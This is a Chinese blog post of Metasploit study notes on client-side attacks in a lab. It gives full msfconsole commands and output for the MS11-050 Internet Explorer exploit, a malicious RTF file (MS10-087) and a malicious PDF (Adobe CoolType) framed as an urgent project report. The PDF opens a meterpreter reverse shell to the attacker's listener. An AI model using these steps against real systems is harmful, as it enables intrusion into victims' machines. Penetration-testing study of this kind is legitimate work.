
Metasploit学习笔记——客户端渗透攻击

1.浏览器渗透攻击实例——MS11-050安全漏洞
示例代码如下
msf > use windows/browser/ms11_050_mshtml_cobjectelement
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > info
Name: MS11-050 IE mshtml!CObjectElement Use After Free
Module: exploit/windows/browser/ms11_050_mshtml_cobjectelement
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2011-06-16
Provided by:
d0c_s4vage
sinn3r <sinn3r@metasploit.com>
bannedit <bannedit@metasploit.com>
Available targets:
Id Name
-- ----
0 Automatic
1 Internet Explorer 7 on XP SP3
2 Internet Explorer 7 on Windows Vista
3 Internet Explorer 8 on XP SP3
4 Internet Explorer 8 on Windows 7
5 Debug Target (Crash)
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
OBFUSCATE false no Enable JavaScript obfuscation
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Payload information:
Space: 500
Avoid: 6 characters
Description:
This module exploits a use-after-free vulnerability in Internet
Explorer. The vulnerability occurs when an invalid <object> tag
exists and other elements overlap/cover where the object tag should
be when rendered (due to their styles/positioning). The
mshtml!CObjectElement is then freed from memory because it is
invalid. However, the mshtml!CDisplay object for the page continues
to keep a reference to the freed <object> and attempts to call a
function on it, leading to the use-after-free. Please note that for
IE 8 targets, JRE (Java Runtime Environment) is required to bypass
DEP (Data Execution Prevention).
References:
https://cvedetails.com/cve/CVE-2011-1260/
OSVDB (72950)
https://technet.microsoft.com/en-us/library/security/MS11-050
http://d0cs4vage.blogspot.com/2011/06/insecticides-dont-kill-bugs-patch.html
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > set URIPATH ms11050
URIPATH => ms11050
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > set LHOST 10.10.10.128
LHOST => 10.10.10.128
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > set LPORT 8443
LPORT => 8443
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > exploit
[*] Exploit running as background job 0.
[*] Started HTTP reverse handler on http://10.10.10.128:8443
msf exploit(windows/browser/ms11_050_mshtml_cobjectelement) > [*] Using URL: http://0.0.0.0:8080/ms11050
[*] Local IP: http://10.10.10.128:8080/ms11050
[*] Server started.


在靶机中启动IE浏览器访问该链接
[-] 10.10.10.254 ms11_050_mshtml_cobjectelement - Unknown User-Agent Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
由于靶机的IE版本不在可以利用的范围内,就只能大概测试一下,如果成功的话

2.针对Office软件的渗透攻击实例——MS10-087安全漏洞

示例代码如下
msf > search ms10_087
Matching Modules
================
Name Disclosure Date Rank Description
---- --------------- ---- -----------
exploit/windows/fileformat/ms10_087_rtf_pfragments_bof 2010-11-09 great MS10-087 Microsoft Word RTF pFragments Stack Buffer Overflow (File Format)
msf > use exploit/windows/fileformat/ms10_087_rtf_pfragments_bof
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set payload windows/exec
payload => windows/exec
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set CMD calc.exe
CMD => calc.exe
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME ms10087.rtf
FILENAME => ms10087.rtf
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit
[*] Creating 'ms10087.rtf' file ...
[+] ms10087.rtf stored at /root/.msf4/local/ms10087.rtf
将这个文件复制到WinXP靶机,双击运行,其中存在的安全漏洞被利用,从而执行Metasploit的攻击载荷,弹出计算器程序。


3.Adobe阅读器渗透攻击实战案例——加急的项目进展报告
示例代码如下
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(windows/fileformat/adobe_cooltype_sing) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf exploit(windows/fileformat/adobe_cooltype_sing) > set LHOST 10.10.10.128
LHOST => 10.10.10.128
msf exploit(windows/fileformat/adobe_cooltype_sing) > set LPORT 8443
LPORT => 8443
msf exploit(windows/fileformat/adobe_cooltype_sing) > set FILENAME 2.pdf
FILENAME => 2.pdf
msf exploit(windows/fileformat/adobe_cooltype_sing) > exploit
[*] Creating '2.pdf' file...
[+] 2.pdf stored at /root/.msf4/local/2.pdf
在攻击机再启动一个对应于载荷的监听端,等待靶机回连,示例代码如下
msf exploit(windows/fileformat/adobe_cooltype_sing) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf exploit(multi/handler) > set LHOST 10.10.10.128
LHOST => 10.10.10.128
msf exploit(multi/handler) > set LPORT 8443
LPORT => 8443
msf exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://10.10.10.128:8443
将该模块产生的测试文件2.pdf复制到WinXP靶机中,双击打开该文件,监听端接到来自靶机的Meterpreter连接,执行命令对靶机环境进行基本查询,示例代码如下
[*] http://10.10.10.128:8443 handling request from 10.10.10.254; (UUID: q3cpml8e) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.10.10.128:8443 -> 10.10.10.254:1089) at 2020-02-04 20:42:21 +0800
meterpreter > sysinfo
Computer : DH-CA8822AB9589
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >

相应地查看WinXP靶机中的情形,可以看到阅读软件Adobe Reader被溢出之后已经处于崩溃状态,不能够正常显示了
Metasploit学习笔记——客户端渗透攻击的更多相关文章
- Metasploit学习笔记——网络服务渗透攻击
1.内存攻防技术 1.1缓冲区溢出漏洞机理 1.2栈溢出利用机理 1.3缓冲区溢出利用的限制条件 2.网络服务渗透攻击面 3. Windows服务渗透攻击实战案例——MS08-067安全漏洞 示例代码 ...
- Metasploit学习笔记——强大的Meterpreter
1. Meterpreter命令详解 1.1基本命令 使用Adobe阅读器渗透攻击实战案例打开的Meterpreter会话实验,靶机是WinXP.由于所有命令与书中显示一致,截图将书中命令记录下来. ...
- Metasploit学习笔记(博主推荐)
不多说,直接上干货! 连接后台的数据库,当然不是必须品. 连接数据库的好处:1.可以攻击和扫描的结果,保存起来 2.将一些搜索结果做个缓存 默认数据库是postgresql. 同时要注意的是 ...
- Metasploit学习笔记——社会工程学
1.社会工程学攻击案例——伪装木马 Linux命令终端输入命令msfvenom -l payloads用来列出攻击载荷,grep命令用来查询所需要的攻击载荷,条件是windows系统.要有回连至监听主 ...
- Metasploit学习笔记(一)
1.更新 apt-get update:更新源 apt-get upgrade:更新软件包 apt-get dist-upgrade:升级系统 2. Metasploit基础 2.1专业名词 Auxi ...
- Metasploit学习笔记——Web应用渗透技术
1.命令注入实例分析 对定V公司网站博客系统扫描可以发现,它们安装了zingiri-web-shop这个含有命令注入漏洞的插件,到www.exploit-db.com搜索,可以看到2011.11.13 ...
- Metasploit学习笔记——移动环境渗透测试
书364页配置假冒AP步骤,因为没有无线网卡,先跳过这个实验.
- Metasploit学习笔记之——情报搜集
1.情报搜集 1.1外围信息搜索 1.1.1通过DNS和IP地址挖掘目标网络信息 (1)whois域名注冊信息查询(BT5.kali专有):root@kali:~# whois testfire.ne ...
- Metasploit学习笔记
原创博客,转载请注出处! 各位看官可参看——Metasploit实验操作 1.打开msf msfconsole2.帮助选项: msfconsole -h 显示在msf ...
随机推荐
- 2020.02.28 Linux 命令
Cat 语法格式 cat [-AbeEnstTuv] [--help] [--version] fileName 参数说明: -n 或 --number:由 1 开始对所有输出的行数编号. -b ...
- Linux命令:yum命令
YUM: Yellowdog Update Modifier,rpm的前端程序,可解决软件包相关依赖性,可在多个库之间定位软件包,up2date的替代工具 一.yum命令用法 yum repolist ...
- Centos7 iptables firewalld防火墙与selinux配置
一.iptables防火墙 1.基本操作 # 查看防火墙状态 service iptables status # 停止防火墙 service iptables stop # 启动防火墙 service ...
- Python语法速查: 20. 线程与并发
返回目录 本篇索引 (1)线程基本概念 (2)threading模块 (3)线程间同步原语资源 (4)queue (1)线程基本概念 当应用程序需要并发执行多个任务时,可以使用线程.多个线程(thre ...
- 133、Java获取main主函数参数
01.代码如下: package TIANPAN; /** * 此处为文档注释 * * @author 田攀 微信382477247 */ public class TestDemo { public ...
- unittest---unittest生成测试报告
我们做测试的人员们都知道测试完成后,肯定是会生成一个测试报告,那么当我们做自动化的时候,这个自动化报告也可以自动生成吗?python当然可以了! HTMLTestRunner HTMLTestRunn ...
- SQL注入之SQLmap
注意:sqlmap只是用来检测和利用sql注入点的,并不能扫描出网站有哪些漏洞,使用前请先使用扫描工具扫出sql注入点. 1.
- USACO 2019 December Contest 随记
Forewords 今年 USACO 的比赛变化挺大的,有部分分了,而且不再是固定十个点了(部分分只说这几个点满足这几个性质,以为十个点的我还高兴了一会,一提交,...),除此之外居然赛后还排名了.这 ...
- 使用input选择本地图片,并且实现预览功能
1.使用input标签选择本地图片文件 用一个盒子来存放预览的图片 2.JS实现预览 首先添加一个input change事件,再用到 URL.createObjectURL() 方法 用来创建 UR ...
- 使用redis集群中遇到的错误
一. 上述错误的原因: 1.在redis服务器上关闭防火墙 2.可能是host写错了 上述错误的原因: 配置文件中jedisClient代表的是单机版的redis,但是在类中转化的时候转化的是集群版